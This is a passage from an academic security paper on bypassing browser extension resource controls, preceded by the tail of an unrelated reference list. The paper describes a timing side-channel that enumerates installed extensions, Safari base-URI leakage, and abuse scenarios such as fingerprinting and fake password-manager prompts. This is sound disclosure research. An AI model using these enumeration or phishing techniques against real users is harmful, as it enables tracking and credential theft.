[24] HOLLAND, J. H. *Adaptation in natural and artificial systems: an introductory analysis with applications to biology, control, and artificial intelligence.* U Michigan Press, 1975.

[25] KANZAKI, Y., MONDEN, A., AND COLLBERG, C. Code artificiality: a metric for the code stealth based on an n-gram model. In *Proc. of the 1st International Workshop on Software Protection* (2015), IEEE Press, pp. 31–37.

[26] KARNICK, M., MACBRIDE, J., MCGINNIS, S., TANG, Y., AND RAMACHANDRAN, R. A qualitative analysis of java obfuscation. In *proceedings of 10th IASTED international conference on software engineering and applications, Dallas TX, USA* (2006).

[27] LE, L. Payload already inside: datafire-use for rop exploits. *Black Hat USA* (2010).

[28] LI, C.-M., AND YE, B. Sat-encoding of step-reduced md5. *SAT COMPETITION 2014*, 94–95.

[29] LIN, S.-W., LEE, Z.-J., CHEN, S.-C., AND TSENG, T.-Y. Parameter determination of support vector machine and feature selection using simulated annealing approach. *Applied soft computing 8*, 4 (2008), 1505–1512.

[30] McCabe, T. J. A complexity measure. *IEEE Transactions on software Engineering*, 4 (1976), 308–320.

[31] Merz, F., Falke, S., and Sinz, C. Llbmc: Bounded model checking of c and c++ programs using a compiler ir. In *International Conference on Verified Software: Tools, Theories, Experiments* (2012), Springer, pp. 146–161.

[32] Mironov, I., and Zhang, L. Applications of sat solvers to cryptanalysis of hash functions. In *International Conference on Theory and Applications of Satisfiability Testing* (2006), Springer, pp. 102–115.

[33] Mohsen, R., and Pinto, A. M. Evaluating obfuscation security: A quantitative approach. In *International Symposium on Foundations and Practice of Security* (2015), Springer, pp. 174–192.

[34] Nelder, J. A., and Baker, R. J. Generalized linear models. *Encyclopedia of statistical sciences* (1972).

[35] Newsham, Z., Ganesh, V., Fischmeister, S., Audemard, G., and Simon, L. Impact of community structure on sat solver performance. In *Theory and Applications of Satisfiability Testing–SAT 2014*. Springer, 2014, pp. 252–268.

[36] Newsham, Z., Lindsay, W., Ganesh, V., Liang, J. H., Fischmeister, S., and Czarnecki, K. Satgraf: Visualizing the evolution of sat formula structure in solvers. In *Theory and Applications of Satisfiability Testing–SAT 2015*. Springer, 2015, pp. 62–70.

[37] Nguyen, V. *Improved size and effort estimation models for software maintenance*. PhD thesis, University of Southern California, 2010.

[38] Pappas, V., Polychronakis, M., and Keromytis, A. D. Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In *2012 IEEE Symposium on Security and Privacy* (2012), IEEE, pp. 601–615.

[39] Pearson, K. Note on regression and inheritance in the case of two parents. *Proc. of the Royal Society of London 58* (1895), 240–242.

[40] Pearson, K. Liii. on lines and planes of closest fit to systems of points in space. *The London, Edinburgh, and Dublin Philosophical Magazine and Journal of Science 2*, 11 (1901), 559–572.

[41] Qiu, J., Yadegari, B., Johannesmeyer, B., Debray, S., and Su, X. Identifying and understanding self-checksumming defenses in software. In *Proc. of the 5th ACM Conference on Data and Application Security and Privacy* (2015), ACM, pp. 207–218.

[42] Schrittwieser, S., Katzenbeisser, S., Kinder, J., Merzdovnik, G., and Weippl, E. Protecting software through obfuscation: Can it keep pace with progress in code analysis? *ACM Computing Surveys (CSUR) 49*, 1 (2016), 4.

[43] Sharif, M. I., Lanzi, A., Giffin, J. T., and Lee, W. Impeding malware analysis using conditional code obfuscation. In *NDSS* (2008).

[44] Shoshitaishvili, Y., Wang, R., Hauser, C., Kruegel, C., and Vigna, G. Firmalice - automatic detection of authentication bypass vulnerabilities in binary firmware.

[45] Sutherland, I., Kalb, G. E., Blyth, A., and Mulley, G. An empirical examination of the reverse engineering process for binary files. *Computers & Security 25*, 3 (2006), 221–228.

[46] Udupa, S., Debray, S., and Madou, M. Deobfuscation: reverse engineering obfuscated code. In *12th Working Conference on Reverse Engineering* (2005).

[47] Werbos, P. Beyond regression: New tools for prediction and analysis in the behavioral sciences. *Ph.D. thesis, Harvard University.*.

[48] Wu, Y., Fang, H., Wang, S., and Qi, Z. A framework for measuring the security of obfuscated software. In *Proc. of 2010 International Conference on Test and Measurement* (2010).

[49] Yadegari, B., Johannesmeyer, B., Whitely, B., and Debray, S. A generic approach to automatic deobfuscation of executable code. In *Symposium on Security and Privacy* (2015), IEEE, pp. 674–691.

[50] Zhuang, Y., and Freiling, F. Approximating Optimal Software Obfuscation for Android Applications. In *Proc. 2nd Workshop on Security in Highly Connected IT Systems* (2015), pp. 46–50.

Extension Breakdown: Security Analysis of Browsers Extension Resources Control Policies

Iskander Sanchez-Rola
Deustotech, University of Deusto

Igor Santos
Deustotech, University of Deusto

Davide Balzarotti
Eurecom

Abstract

All major web browsers support browser extensions to add new features and extend their functionalities. Nevertheless, browser extensions have been the target of several attacks due to their tight relation with the browser environment. As a consequence, extensions have been abused in the past for malicious tasks such as private information gathering, browsing history retrieval, or passwords theft — leading to a number of severe targeted attacks.

Even though no protection techniques existed in the past to secure extensions, all browsers now implement defensive countermeasures that, in theory, protect extensions and their resources from third party access. In this paper, we present two attacks that bypass these control techniques in *every* major browser family, enabling enumeration attacks against the list of installed extensions. In particular, we present a timing side-channel attack against the *access control settings* and an attack that takes advantage of poor programming practice, affecting a large number of Safari extensions. Due to the harmful nature of our findings, we also discuss possible countermeasures against our own attacks and reported our findings and countermeasures to the different actors involved. We believe that our study can help secure current implementations and help developers to avoid similar attacks in the future.

1 Introduction

Browser extensions are the most popular technique currently available to extend the functionalities of modern web browsers. Extensions exist for most of the browser families, including major web browsers such as Firefox, Chrome, Safari, and Opera. They can be easily downloaded and installed by users from a central repository (such as the Chrome Web Store [15] or the Firefox Add Ons [26]).

Unfortunately, extensions are also prone to misuse. In fact, due to their close relationship to the browser environment, they can be abused by an adversary in order to gather a wide range of private information — such as cookies, browsing history, system-level data, or even user passwords [7]. Due to this raising concern, the amount of research studying the security implications and vulnerabilities of browser extensions has rapidly increased in the last years [3, 4, 8, 10, 18, 21, 25].

When browser extensions were first introduced, websites were able to access all their local resources. As a consequence, malicious actors started to use that freely-accessible data to enumerate the extensions a user has installed in her system, or even to exploit vulnerabilities within installed extensions [23]. To mitigate this increasing threat, Firefox introduced the `contentaccessible` flag and Chrome a new manifest version [16] to implement some form of access control over the extension resources. In the rest of the paper we will refer to these security measures as *access control settings*. Developers of Safari decided to adopt a different mechanism, which consists in randomizing at runtime part of the extension URI [2]. We will refer to this second class of protection technique as *URI randomization*.

Information of the web browser has been used for a number of malicious or "questionable" purposes. For example, *Panopticlick* [12] creates a unique browser fingerprint using the installed fonts, among other features. *PluginDetect* [14] retrieves instead the list of plugins installed in the browser. Even worse, this technique has recently been used in two reported *fingerprinting-driven malware* campaigns [33, 37].

Thanks to the existing browser security countermeasures described above, so far extensions were protected against these fingerprinting techniques. Two very simple enumeration attacks were recently proposed to retrieve a small number of installed extensions in the browsers that adopted access control settings [6, 20]. These techniques

took advantage of accessible resources of the extensions present in Chrome and Firefox to identify a small number of popular extensions. In addition, XHOUND [34] was also recently proposed to enumerate extensions and perform fingerprinting, by measuring the changes in the DOM of the website.

In this paper we present the first in-depth security study of all the extensions resource control policies used by modern browsers. Our analysis show that **all browsers families** that currently support extensions are vulnerable to some form of enumeration attack. In particular, while the two design choices (i.e., access control settings or URI randomization) are both secure from a theoretical point of view, their practical implementation suffers from many different problems.

We discuss two offensive techniques to subvert these control policies, one based on a timing side-channel attack and one based on an involuntary leakage of the random URI token that affects many extensions. At the time of writing, these attacks undermine the extension security of all browsers. We also discuss a set of attacks based on these techniques, which allow third-parties to perform precise user fingerprinting, or to perform various types of targeted attacks, performing proof-of-concept tests of some of them.

We already reported the discovered problems to the involved browsers and extensions developers and we are currently discussing with them about possible fixes.

In summary, this paper makes the following contributions:

- We propose the first time-based extension enumeration attack that can retrieve the complete list of extensions installed in browsers that use access control settings. This method largely outperforms any previous extension fingerprinting methodology presented to date.

- We design a static analysis tool for Safari extensions, and use it to flag hundreds of potentially vulnerable cases in which the developers leaked the random extension URI. Through an exhaustive manual code analysis on a subset of the extensions, we confirm that this is indeed a very widespread problem affecting a large fraction of all Safari extensions.

- We show that browsers extension resources control policies are very difficult to properly design and implement, and they are prone to subtle errors that undermine their security. Our research led to numerous discussions with the developers of all major browsers and extensions, including the ones vulnerable to our attacks and the ones that are still in the design or testing phase. As a result, our study is helping to secure all browsers against these common errors.

The remainder of this paper is organized as follows. §2 provides the background on extension control methods. §3 describes the problems and two different attacks to subvert them. §4 describes the impact of the problems in a broad set of scenarios. We then discuss possible countermeasures and summarize the outcome of our research in §5. Finally, §6 discusses related work and §7 concludes the paper.

2 Background

All browsers that support extensions implement some form of protection to prevent arbitrary websites from enumerating the installed extensions and freely accessing their resources. After an extensive survey of several traditional and mobile browser families, we identified two main classes of protection mechanisms currently in use: *access control settings* (§2.1), and *URI randomization* (§2.2).

2.1 Access Control Settings

The most popular approach to protect extension resources from unauthorized accesses consists in letting the extensions themselves specify which resources they need to be kept private and which can be made publicly available. All browsers that adopt this solution rely on a set of configuration options included in a manifest file that is shipped with each extension. For security reasons, by default all the resources are considered private. However, developers can specify in the manifest a list of accessible resources.

This solution is currently used by all browsers based on Chromium, all the ones based on Firefox and Microsoft Edge.

Chromium family

The Chromium family includes all versions of Chromium (such as Google Chrome), and all browsers based on the Chromium engine (e.g., Opera, Comodo Dragon, and the Yandex browser).

Extensions in this family are written using a combination of HTML, CSS, and JavaScript [17]. They are not required to use any form of native code, as it is instead the case for plugins or other forms of browser extensions. Each Chromium extension includes a JSON file called `manifest.json` that defines a set of properties such as the extension name, description, and version number (see Figure 1 for an example of manifest). The

```
"name": "description",
"example": "Example extension",
"version": "1.0",

"browser_action": {
  "default_icon": "icon.png",
  "default_popup": "popup.html"},

"permissions": [
  "activeTab",
  "https://ajax.googleapis.com/"],

"web_accessible_resources": [
  "images/*.png",
  "style/double-rainbow.css",
  "script/double-rainbow.js",
  "script/main.js",
  "templates/*"], ...
```

Figure 1: Snippet of a Chrome Extension `manifest.json` file.

manifest is used by the browser to know the functionality offered by the extension and the permissions required to perform those actions [16].

In the first version of the manifest, there was no restriction over the resources of the extensions accessible from third-party websites. Because of that, different tools were released to take advantage of this weakness to enumerate user extensions and exploit their vulnerabilities [23]. To mitigate this threat, Google decided to introduce dedicated access control settings in the second version of the manifest file. This extension uses a parameter (`web_accessible_resources`) to specify the paths of packaged resources that can be used in the context of a website. Resources are available through the URL `chrome-extension://[extID]/[path]`. However, any navigation access to an extension or its resources is blocked by the browser, unless the extension resource has been previously listed as accessible in its `manifest.json`. This solution was explicitly designed to minimize the attack surface while protecting users' privacy.

Firefox family

Firefox family extensions (or Add-ons, as they are called in the Mozilla jargon) can add new functions to the web browser, change its behavior, extend the GUI, or interact with the content of websites. Add-ons have access to a powerful API called XPCOM [30], that enables the use of several built-in services and applications through the XPConnect interface. In the Firefox family (which includes for example Firefox Mobile, Iceweasel and Pale Moon), extensions are written in a combination of JavaScript and XML User Interface Language (XUL). Extensions are also allowed to use functionality from third-party binaries or create their own binary components. Recently, Mozilla changed its extension development framework, introducing the Add-on SDK of the JetPack project [28]. This development kit provides a high-level API, easing the development process and addressing some of the security issues of previous Firefox extensions.

The registration and allocation of the different extensions is performed through the *Chrome Registry* [27] which is also in charge of customizing user interface elements of the application window that are not in the windows content area (such as toolbars, menu bars, progress bars, or windows title bars). Each extension contains a `chrome.manifest` file that specifies options related to three main categories — content, locale, and skin — as exemplified in the following snippet:

```
content  ext                    src/content/
skin     ext  classic           src/skin/
locale   ext  en-US             src/locale/en-US/
content  pck  chrome/ext/pck contentaccessible=yes
```

As it was the case for Chromium extensions, originally there was no control performed to prevent external websites from accessing the different resources of an extension. And also in this case, developers decided to solve the problem by including a new option in the `chrome.manifest` (called `contentaccessible` and depicted in the last line of the previous example) that specifies which resources can be publicly shared. However, resources have a restricted access by default, unless `contentaccessible=yes` is specified in the manifest.

Firefox is now developing a new way of handling Add-ons called WebExtensions [29]. This technology is designed mainly for cross-browser compatibility, supporting the extension API of Chromium. Porting extensions between the two platforms will require few changes in the code of the Add-on. The new extensions will also use a `manifest.json`, including some extra data specific for Firefox (see Figure 2). In order to access the different resources of the extension, Firefox will use the `moz-extension://` schema.

As WebExtensions are currently in an early stage we are not including them in our tests, but we notified their developers and we will discuss more about them in §5.

Microsoft Edge

Edge will be the first Microsoft browser to fully support extensions. It will follow a Chrome-compatible extension model based on HTML, JavaScript and CSS. This means that the migration process to Microsoft Edge for

```
"applications": {
  "gecko": {
    "id": "{the-addon-id}",
    "strict_min_version": "40.0.0",
    "strict_max_version": "50.*"
    "update_url": "https://foo/bar"
  }
} ...
```

Figure 2: Snippet of a Firefox WebExtension manifest's new data.

Chrome extension developers will require minimal effort.

Beside the general web APIs, a special extension API will provide a deeper integration with the browser, making possible to access features such as tab and window manipulation. The manifest will be named `manifest.json` and will use the same JSON-formatted structure and general properties of the Chromium implementation. The URL to access the extension resources follows the `ms-browser-extension://[extID]/[path]` schema.

As the design is in its preliminary stages and it is not yet fully working, we are not including it in our analysis.

2.2 URI Randomization

As Safari was one of the last major browsers to adopt extensions, its developers implemented a resource control from the beginning to avoid enumeration or vulnerability exploitations of installed extensions. Instead of relying on settings included in a manifest file like all the other major browsers, Apple developers adopted a URI randomization approach. In this solution there is no distinction between private or public resources, but instead the base URI of the extension is randomly re-generated in each session.

Safari extensions are coded using a combination of HTML, CSS, and JavaScript. To interact with the web browser and the page content, a JavaScript API is provided and each extension runs within its own "sandbox" [1]. To develop an extension, a developer has to provide: (i) the global HTML page code, (ii) the content (HTML, CSS, JavaScript media), (iii) the menu items (label and images), (iv) the code of the injected scripts, (v) the stylesheets, and (vi) the required icons.

These components are grouped into two categories: the first including the global page and the menu items, and the second including the content, and the injected scripts and stylesheets. This second group cannot access any resource within the extension folder using relative URLs as the first group does. Instead, these extension components are required to use JavaScript

```
1 <script type = "text/javascript">
2 var myImage = safari.extension.baseURI +
3 "Images/paper.jpg";
4 document.body.style.cssText =
5 "background-image: url(" +myImage+ ")";
6 </script>
```

Figure 3: Example of background image load in CSS using absolute URLs in Safari extension.




Figure 4: Resource accessibility control schema.

to access the randomized URI that changes each time Safari is launched. Absolute URIs are stored in the `safari.extension.baseURI` field, as shown in Figure 3.

3 Security Analysis

In the previous section we presented the two complementary approaches adopted by all major browser families to protect the access to extension resources. The first solution relies on a public resource URI, whose access is protected by a centralized code in the browser according to settings specified by the extension developers in a manifest file. The second solution replaces the centralized check by randomizing the base URI at every execution. In this case, the extension needs to access its own resources by using a dedicated Javascript API.

While their design is completely different, both solutions provide the same security guarantees, preventing an attacker from enumerating the installed extensions and accessing their resources. We now examine those two approaches in more detail and discuss two severe limitations that often undermine their security. It is important to note that these attacks can also be used in any type of device with a browser with extension capability, such as smartphones or smartTVs.

3.1 Timing Side-Channel on Access Control Settings Validation

As already mentioned, the vast majority of browsers adopt a centralized method to prevent third parties from




Figure 5: Comparison between number of iterations and errors with different CPU usages (%), .

accessing any resource of the extensions that have not been explicitly marked as public. Therefore, when a website tries to load a resource not present in the list of accessible resources, the browser will block the request. Despite the fact that, from a design point of view, this solution may seem secure, we discovered that all their implementations suffer from a serious problem that derives from the fact that these browsers are required to perform two different checks: (i) to verify if a certain extension is installed and (ii) to access their control settings to identify if the requested resource is publicly available (see Figure 4 for a simple logic workflow for the enforcement process). When this two-step validation is not properly implemented, it is prone to a timing side-channel attack that an adversary can use to identify the actual reasons behind a request denial: the extension is not present or its resources are kept private. To this end, we used the *User Timing API*[1], implemented in every major browser, in order to measure the performance of web applications.

As an example, an attacker can code few lines of Javascript to measure the response time when invoking a fake extension (refer to case A in Figure 4). For instance, in Chromium the requested URI could look like this:

```
chrome-extension://[fakeExtID]/[fakePath]
```

Then, the attacker can generate a second request to measure the response time when requesting an extension that actually exists, but using a non-existent resource path (case B in Figure 4):

```
chrome-extension://[realExtID]/[fakePath]
```

By comparing the two timestamps, the attacker can easily determine whether an extension is installed or not in the browser. Similar response times mean that the central validation code followed the same execution path on the two requests and, therefore, the extension is not installed in the browser. Otherwise, significantly different execution times mean that only the second test failed and, therefore, that the requested extension is present in the browser.

[1] https://www.w3.org/TR/user-timing/

We performed an experiment in order to empirically tune the time difference threshold and the number of correct requests required to ensure the correctness of our attack. In particular, the following configuration was used:

- We configured 5 different CPU usages: 0%, 25%, 50%, 75%, and 100%. The experiment was executed on a 2.4GHz Intel Core 2 Duo with 4 GB RAM commodity computer.
- The attack was configured to be repeated from 1 to 10 iterations. Note that each iteration performs two calls to the browser: one that asks for the fake extension and one that asks for the actual extension with a fake path.
- We repeated each attack testing 500 times to avoid any bias. In this way, we performed: 2 calls $\times$ 10 iteration configurations $\times$ 500 times $\times$ 5 CPU usages, resulting in a total number of 275,000 calls.

We observed that, when the execution paths were different, the response times differed by more than 5%. It is important to remark that our method exploits the proportional timing difference between two different calls rather than using a pre-computed time for a specific device. Figure 5 shows the precision across different CPU loads and different numbers of iterations. Five iterations were sufficient enough to achieve a 100% success rate even under a 100% CPU usage.

Affected Browsers

We tested our timing side-channel attack on the two browser families (Chromium-based and Firefox-based) that use extensions access control settings.

Table 1: Percentage extension detected by previous methods.

	Chrome	Firefox	Total
# Extensions Tested	10,620	10,620	21,240
% Previous Approaches	12.73%	8.17%	10.45%
% Our Approach	*100.00%*	*100.00%*	*100.00%*

Our experiments confirm that all versions of Chromium are affected by this vulnerability. Browsers such as Chrome, Opera, the browser of Yandex (largest search engine in Russia) and the browser of Comodo (largest issuer of SSL certificates) are included in this group. As aforementioned, we are not including Edge and Firefox WebExtensions because they are still in early stages of development. However, as they follow the same extension control mechanism as Chromium, they are also likely to be vulnerable to our timing side-channel attack.

Surprisingly, non-WebExtensions in Firefox suffer from a different bug that makes even easier to detect the installed extensions. The browser raises an exception if a webpage requests a resource for non-installed extension (case A in Figure 4), but not in the case when the resource path does not exist (case B in Figure 4). While the exception does not cause any visible effect in the page, an attacker can simply encapsulate the invocation in a `try-catch` block to distinguish between the two execution paths and reliably test for the presence of a given extension.

Extensions Enumeration

By telling apart the two centralized checks that are part of the extension settings validation (either because of the side-channel or because of the different exception behaviors), it is possible to completely enumerate all the installed extensions. It is sufficient for an attacker to simply probe in a loop all existing extensions to precisely enumerate the ones installed in the system.

In comparison, previous bypassing techniques [6, 20] were only able to detect a small subset of the existing extensions. In order to precisely assess the accuracy improvement over these previous techniques, we conducted an experiment on a set of 21,240 extensions. For this test, we decided to focus on the two browsers with the highest number of available extensions: Chrome and Firefox (Opera also has its own extension store, but the number of popular extensions is very low compared with the other browsers). In the case of Chrome, extensions are divided in three different groups: extensions, apps, and games. Although one of the groups is explicitly called extensions, all of them are installed as a `chrome-extension` and follow the same access control settings model.

At the time of writing, the number of recommended extensions in the games category (the smallest of the three) was 3,540. To keep a balanced dataset, we therefore selected also the top 3,540 of the remaining two categories, resulting in a balanced dataset of the 10,620 most recommended extensions.

For Firefox, the selection process was easier because its store makes no distinction among different categories. Therefore, we selected the 10,620 most popular Firefox extensions to keep our complete dataset equally balanced between the two browsers.

To measure the coverage of previous bypassing methods and compare it with the full coverage of our bypass technique, we combined the methods described in [6,20]. These methods are, to the best of our knowledge, the only ones that exist capable of enumerating extensions by subverting access control settings. These methods are based on checking the existence of externally accessible resources in extensions. To test them, we analyzed the manifest files of all extensions we downloaded, looking for any accessible resources.

Table 1 shows the obtained coverage using previous methods. Chrome extensions were easier to enumerate than the ones in the Firefox store. However, the coverage of these old methods is very low compared to the full coverage achieved by our method.

3.2 URI Leakage

Even if URI randomization control is completely centralized, it strongly depends on developers to keep resources away from any third-party access. In fact, extensions are often used to inject additional content, controls, or simply alert panels into a website. This newly generated content can unintentionally leak the random extension URI, thus bypassing the security control measures and opening access to all the extension resources to any other code running in the same page. In addition, the leaked random URI may be used by third-parties to unequivocally identify the user while browsing during the same session.

A simple example taken from the Web of Trust[2] extension is shown in Figure 6. The code snippet creates a new `iframe` (line #11), sets its `src` attribute to the `baseURI` random address of the extension (line #14), and adds the frame to the document body (line #19). As a result, any other JavaScript code running in the same page (and therefore potentially under control of an attacker) can retrieve the address of the injected `iframe` and use it to access any resource of the extension. In fact, once the random token is known, the browser offers no other

[2] `https://www.mywot.com/`

```
1  wot.rating = {
2  toggleframe: function(id, file, style){
3   try {
4     var frame = document.getElementById(
          id);
5     if (frame) {
6      frame.parentNode.removeChild(frame);
7      return true;
8     } else {
9      var body = document.
           getElementsByTagName("body");
10     if (body && body.length) {
11      frame = document.createElement("
            iframe");
12      if (frame) {
13       frame.src = safari.extension.
             baseURI+file;
14       frame.setAttribute("id", id);
15       frame.setAttribute("style", style)
            ;
16       if (body[0].appendChild(frame))
17        {return true;}
18      }
19     }
20    }
21   } catch (e) {
22     console.log("failed with"+e+"\n");}
23   return false;
24  }
```

Figure 6: Web Of Trust Safari extension function that creates an iframe in the website with the baseURI random variable as source.




Figure 7: Simplified example schema of an extension that leaks the baseURI.

security mechanism to protect the access to an extension resources.

While this may seem like a simple bug in the extension development, our experiments show that it is instead a very widespread phenomenon. The entire security of the extension access control in Safari relies on the secrecy of the randomly generated token. However, the token is part of the extension URI which is often used by the extensions to reference public resources injected in the page. As a result, we believe that this design choice makes it very easy for developers to unintentionally leak the secret token.

Estimating the Scale of the Problem

The Web-of-Trust example discussed above consists of a single function of 30 lines of code, but not all the cases are so obvious to identify without a complex static analysis of the extension.

To estimate how prevalent the problem is, we implemented a prototype analyzer that reports candidate cases of URI leakage in all Safari extensions. Our tool is based on Esprima[3] to perform a static analysis based on the Abstract Syntax Trees (ASTs) of all the different JavaScript components of the extension under analysis. Source and sinks are located by just looking for the specific code in the nodes of the tree, while the information flow is computed by following the different pieces of code that actually have access to the data along the different execution paths. In particular, the analysis is performed in three steps:

1. In the first step, the tool identifies the *source* locations where the code accesses the random extension URI (looking for calls to the baseURI method).

2. The tool then separately analyzes all the components that can use the retrieved value. Following the information flow (i.e., functions that are are called or are calling), this process is performed recursively until no more connections are found.

3. For every identified components, the tool locates the *sinks*, i.e., the location where new content is injected in the webpage (e.g., through the createElement and appendChild methods). If there is a connection between the baseURI access and the injection of an element in the website, the extension is flagged as suspicious and reported for further analysis.

The schema in Figure 7 shows a simplified example of an extension that leaks the baseURI using function_A of file_A to obtain the value, function_B of file_B as an intermediate phase, and function_D of file_D to finally make the injection on the website.

This technique is designed to act as a screening filter and NOT as a precise detection method. Indeed, the fact that an extension retrieves the baseURI and then uses it to create some content is not sufficient to identify if the full information is actually leaked. For instance, we

[3] https://github.com/jquery/esprima

Table 2: Percentage of potential baseURI leakage in safari extensions.

Category	# Total Ext.	# P. Leak
Shopping	95	57.89%
Email	13	53.85%
Security	84	52.38%
News	20	45.00%
Photos	25	44.00%
Bookmarking	61	42.62%
Productivity	147	40.82%
RSStools	5	40.00%
Entertainment	37	37.84%
Translation	8	37.50%
Social	80	30.00%
Developer	57	29.82%
Other	42	26.19%
Search	42	21.43%
urlshorteners	5	0.00%
Total	*721*	*40.50%*

found an extension that used the `baseURI` to retrieve its version number and then injected an `iframe` with the version number included directly as part of its URL, but without leaking the complete `baseURI`.

To evaluate our tool, we downloaded and analyzed all the available extensions within the Safari Extension Gallery[4]. The 718 extensions belonged to 15 different categories (e.g., security, shopping, news, social networking, and search tools).

Table 2 shows the obtained results. In general, more than 40% of the Safari Extension Gallery were potentially vulnerable to our enumeration technique. We decided to manually analyze some of the results to determine whether the reported extensions actually performed the leak or not. Since the security category is among the ones with the highest percentage of extensions with a potential leak and it is also particularly sensitive due to the type of information these extensions usually deal with (such as user passwords), we decided to manually verify all the results for the extensions in this category.

With a considerable effort, we performed an exhaustive manual code review of all the security extensions, selecting those that were completely functional, excluding the ones that required payment for their services. Among the 68 extensions in this group, 29 were flagged as suspicious of making the leakage and 39 were not leaking it. From the suspicious ones, 20 out of 29 actually leaked the secret `baseURI`. In addition, we only identified one false negative that leaked the information but was not identified by our static analysis tool. In particular, this extension obtained the complete `URL`, including `baseURI`, but stored it locally. Within the extensions that are vulnerable to our attack, we found popular protection extensions such as Adblock[5], Ghostery[6], Web Of Trust[7], and Adguard[8]. The list also includes password managers, such as LastPass[9], Dashline[10], Keeper[11], and TeedyID[12] and combinations of the two functionalities (e.g., Blur from Abine[13]).

In summary, a relevant number of Safari extensions are vulnerable to our technique, including several important and very popular security-related extensions. As explained in §5, we are now in the process of validating all the results and contacting the developers of the affected extensions to fix their code.

4 Impact

In the previous section we discussed the security of access control settings and URI randomization, and we showed how every mechanism adopted by current browsers can be easily bypassed in practice. There are several possible consequences of abusing the information provided by our two techniques.

4.1 Fingerprinting & Analytics

The most accurate and controversial form of fingerprinting aims at building a unique identifier for each user device, such as *Panopticlick* [12]. It is considered a *stateless* technique, because in order to build and share the unique identifier, these techniques do not require to store anything on the user machine (in contrast with *stateful* techniques such as *Cookies*). To build a unique identifier, several features are retrieved from the user's machine and combined in a unique fingerprint. This process can be repeated across multiple websites and the identifier will always be the same for the same machine, allowing trackers to determine users' browsing history, among other tasks. Using the set of installed extensions can increase the uniqueness of the resulting fingerprint. To measure the exact fingerprinting ability of extension enumerations, a study should be performed to measure the discriminatory power of the most popular extensions available for each browser. To this end, we have conducted a preliminary study of this type of analysis in §4.3.

The techniques proposed in this paper can also be used to perform a completely accurate browser finger-

[4] `https://extensions.apple.com/`

[5] `https://getadblock.com/`
[6] `https://www.ghostery.com/`
[7] `https://www.mywot.com/`
[8] `https://adguard.com/`
[9] `https://lastpass.com/`
[10] `https://www.dashlane.com`
[11] `https://keepersecurity.com/`
[12] `https://www.teddyid.com/`
[13] `https://dnt.abine.com`

printing without checking the `User-Agent`. To this end, our method can be used to check for **built-in extensions**. These extensions are pre-installed and present in nearly every major web browser and there is no possibility for the user to uninstall them. Therefore, if we configure our techniques to check one of these built-in extensions that does not exist in other browsers, a website can precisely identify the browser family with 100% accuracy.

The installed extensions enumeration combined with the aforementioned browser identification can be used to determine users' demographics. The extensions that a particular user utilizes can be easily discovered by websites or third-party services. Installed extensions provide information about a particular user's interests, concerns, and browsing habits. For example, users with security and privacy extensions installed in their browsers such as *Ghostery* or *PrivacyBadger* are potentially more aware about their privacy than other users. The same happens with personalizing extensions, games, or any possible combinations of other extensions categories. In order to measure the feasibility of performing analytics through extensions, we have conducted a proof-concept test described in §4.3.

4.2 Malicious Applications

The information retrieved from the installed extensions can also be used for malicious purposes, as the information gathering phase about potential victims is usually the first step to perform a targeted attack. For instance, attackers can inject the extension enumeration code in a compromised website and search for users with shopping management extensions and password managers to narrow down their attack surface to only those users whose credit card information has a higher likelihood to be stolen. Another possibility would be to identify the presence of a major antivirus vendor extension to personalize an exploit kit or to decide whether the malicious payload should be delivered or not to a certain user.

In addition to the attacks already presented, in a recent work, Buyukkayhan et al. [7] presented *CrossFire*, a technique that allows attacker to perform malicious actions using legitimate extensions. The part that was left unanswered by the paper is how the attacker can identify a set of installed extensions to use for her purpose. By using our enumeration technique, an attacker can create completely functional malicious extensions by knowing all installed victim's extensions in beforehand.

Due to the variability of possible extensions, the information of a particular user can be exploited in different social-driven attacks (automated or not). For example, a malicious website can exploit the information about particular extensions being installed to impersonate and fake legitimate messages about that extensions, with the intention of deceiving the user and leading her to install malicious software. As an example, if a malicious website discovers that the user is using a concrete password management extension, it can create a fake window to ask the user to re-type her password. This attack is particularly severe in the case of Safari, since the attacker can actually access all the resources of an extension that leaks its `baseURI`. Hence, even a careful user who decides to analyze the website source cannot easily understand if a certain window or frame is created by an installed extension or by the site reusing the extension resources.

Table 3: Top 10 most Popular Extension Categories in the Chrome Store.

Category	% Usage
productivity	29.90
fun	10.45
communication	9.76
web development	7.74
accessibility	4.65
search tools	4.44
shopping	3.46
photos	3.12
news	2.40
sports	1.80

While the URI randomization control bypass does not provide a complete enumeration capability, when an extension leaks its random token it opens all its internal resources to the attacker. This is potentially very harmful as it increases the attack surface, allowing the attacker to access and exploit any vulnerability in one of the internal extension components. For example, Kotowicz and Osborn [23] presented a Chrome extension exploitation framework[14] that could be used when it was still possible to access all the different extension resources.

4.3 Viability Study

We have studied the viability of the estimated impact for several of the cases discussed before. In particular, we have analyzed their potential for performing analytics as well as the fingerprinting capability of extensions. We have omitted the malicious case studies due to their inherent ethical concerns. In addition, we believe that their implementations are more straightforward than in the proof-of-concept cases we tested and evaluated.

Analytics

In the case of the analytics capability of extensions, we have computed the popularity of the different categories

[14] `https://github.com/koto/xsschef`




Figure 8: Distribution of anonymity set sizes regarding extensions.

established in the Chrome Web Store for each of the extensions that we previously analyzed in §3.1. In particular, we analyzed the 63 categories present in the 10,620 most popular Chrome extensions (Table 3 shows the 10 most popular categories).

The most popular category was "productivity" with 29.90% usage. Nevertheless, the definition of this category is not clear because it includes a wide-range of types of extensions such as ad blockers, schedulers, or office-related tools. Anyhow, a possible sub-categorization may be possible by means of the available description of each extension. The rest of the 10 most popular are more precise and may be helpful in order to perform analytics related tasks such as targeted advertisement or website personalization. For instance, the number of visitors with "shopping", "web development", or "sports" extensions, may help the website owner to personalize her content or ads accordingly, thus improving her number of visitors or ad revenues.

However, not only the most popular extensions may help the website owner to get a better understanding of her visitors and act accordingly. Indeed, less popular extensions, because their higher power of discrimination among users, can also be used for this task. For example, the usage of extensions from the "creative tools" category indicates that the visitor is prone to create content, the presence of extensions within "academic resources" category would likely indicate that the visitor is near the academic environment, "teacher tools" may imply that the visitor deliver at least some lectures, and "blogging" implies that the visitor is a blogger.

In summary, we believe that extensions are a powerful tool to perform fine-grained user analytics because of their diversity. Moreover, the information derived from the installed extensions of a web visitor, combined with the classical analytics information may lead to a better user analytics for website owners.

Device Fingerprinting

